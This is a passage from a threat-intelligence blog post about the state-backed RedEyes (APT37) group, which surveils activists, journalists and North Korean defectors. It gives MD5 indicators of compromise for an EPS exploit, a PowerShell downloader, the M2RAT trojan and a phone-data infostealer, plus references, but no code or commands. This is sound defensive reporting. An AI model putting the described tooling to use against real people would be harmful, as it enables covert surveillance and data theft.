The RedEyes group is a state-backed APT hacking organization. It is known to carry out attacks against individuals such as human rights activists, journalists, and North Korean defectors, and the target of the attack seems to be information leakage. These APT attacks are very difficult to defend against, and in particular, the RedEyes group is known to mainly attack individuals, so it may be difficult for non-corporate individuals to even recognize the damage. The ASEC analysis team is closely tracking the group, and if the attacker's new TTPs are identified, they will be shared quickly as in this blog to contribute to minimizing damage.

4. IOCs

[**MD5 (진단명, 엔진버전)**]
8b666fc04af6de45c804d973583c76e0 // EPS 파일 – Exploit/EPS.Generic (2023.01.16.03)
93c66ee424daf4c5590e21182592672e // 스테가노그래피 JPEG – Data/BIN.Agent (2023.02.15.00)
7bab405fbc6af65680443ae95c30595d // PE file(JPEG) Stage PE 파일 – Trojan/Win.Loader.C5359534 (2023.01.16.03)
9083c1ff01ad8fabbcd8af1b63b77e66 // 파워쉘 스크립트 – Downloader/PS.Generic.SC185661 (2023.01.16.03)

4488c709970833b5043c0b0ea2ec9fa9 // M2RAT – Trojan/Win.M2RAT.C5357519 (2023.01 .14.01)
7f5a72be826ea2fe5f11a16da0178e54 // Cell phone data theft – Infostealer/Win.Phone.C5381667 (2023.02.14.03)

5. Reference report

- scarcruft-surveilling-north-korean-defectors-and-human-rights-activists – Kaspersky
- TTPs #9: Analysis of Attack Strategies Monitoring Individuals' Daily Lives -KrCert/CC
- TTPs $ ScarCruft Tracking Note – KrCert/CC
- 'Ghost' hidden in Hangul files – ASEC Analysis Team

Categories: Malware Information

Tagged as: APT37 , M2RAT , MaptoRAT , RedEyes , ScarCruft